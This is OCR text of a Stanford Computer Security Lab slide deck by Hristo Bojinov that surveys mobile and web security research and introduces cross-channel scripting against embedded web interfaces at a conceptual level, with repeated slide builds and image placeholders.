Mobile and Web Security

Assorted on-going research topics

Hristo Bojinov

Stanford Computer Security Lab

My background

Mobile application servers (Oracle)

- Telnet, WAP

My background

Mobile application servers (Oracle)

- Telnet, WAP

Storage security appliances (Decru, NetApp)

- Encryption, key management

My background

Mobile application servers (Oracle)

- Telnet, WAP

Storage security appliances (Decru, NetApp)

- Encryption, key management

Interests in mobile and web security (Stanford)

- Security on the web
- Rise of mobile computing

Recent and current work

Security on the web

- **Embedded web servers**
- User activity analysis, IP intelligence
- Malware distribution: paradigms and countermeasures

Recent and current work

Security on the web

- **Embedded web servers**
- User activity analysis, IP intelligence
- Malware distribution: paradigms and countermeasures

Security of mobile computing

- **ASLR for Android**
- Two-factor authentication, device security
- Application marketplaces: dynamics, abuse, prevention


Cross-Channel Scripting

Impact on Embedded Web Interfaces

Hristo Bojinov Elie Bursztein Dan Boneh

Stanford Computer Security Lab

Cross-channel scripting




Cross-channel scripting

Vulnerable System

Injection

Protocol A



Protocol B


e.g. iCal

Cross-channel scripting

Injection

Protocol A

Vulnerable System




Protocol B


e.g. iCal


Cross-channel scripting

Injection




Vulnerable System






e.g. iCal

Cross-channel scripting



Cross-channel scripting



XCS: a pervasive attack class


- secure services ≠ secure system

Cross-channel scripting

